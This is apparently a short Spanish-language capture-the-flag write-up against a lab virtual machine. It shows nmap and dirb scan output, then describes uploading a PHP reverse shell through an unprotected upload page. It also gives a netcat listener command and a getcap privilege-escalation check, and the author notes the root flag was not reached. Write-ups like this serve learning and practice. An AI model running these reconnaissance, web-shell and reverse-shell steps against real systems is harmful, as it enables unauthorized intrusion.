


miramos la ip que tiene la máquina vulnerable

```
(root@kali)-[~]
# nmap -F 192.168.131.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-05 13:51 CET
Nmap scan report for 192.168.131.1
Host is up (0.00071s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.131.130
Host is up (0.0014s latency).
Not shown: 95 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:5A:56:9B (VMware)
```

comprobamos la web



se encontró en el puerto 8088 un html para uploads

```
(paula@kali)-[~]
$ dirb http://192.168.131.130:8088/ -X .html

DIRB v2.22
By The Dark Raver


START_TIME: Tue Feb 6 19:00:14 2024
URL_BASE: http://192.168.131.130:8088/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

GENERATED WORDS: 4612

Scanning URL: http://192.168.131.130:8088/
+ http://192.168.131.130:8088/error404.html (CODE:200|SIZE:195)
+ http://192.168.131.130:8088/index.html (CODE:200|SIZE:655)
+ http://192.168.131.130:8088/upload.html (CODE:200|SIZE:6480)

END_TIME: Tue Feb 6 19:00:22 2024
DOWNLOADED: 4612 - FOUND: 3
```

puse un reverse-shell.php en el segundo upload, y le di a submit




el shell upload internamente redirecciona a otro directorio

```
Please wait for 1 minute!. Please relax!.
```

```
Moved: /tmp/phpKc9Cyt ==> /opt/manager/html/katana_php-reverse-shell.php  
MD5 : 5f8af08f753e5d318d307e75ad91c039
```

obtuvimos la shell



y no pude entrar para obtener la flag del root

```
(root@kali)-[~]  
# nc -lvp 1234  
listening on [any] 1234 ...
```

```
getcap -r / 2>/dev/null
```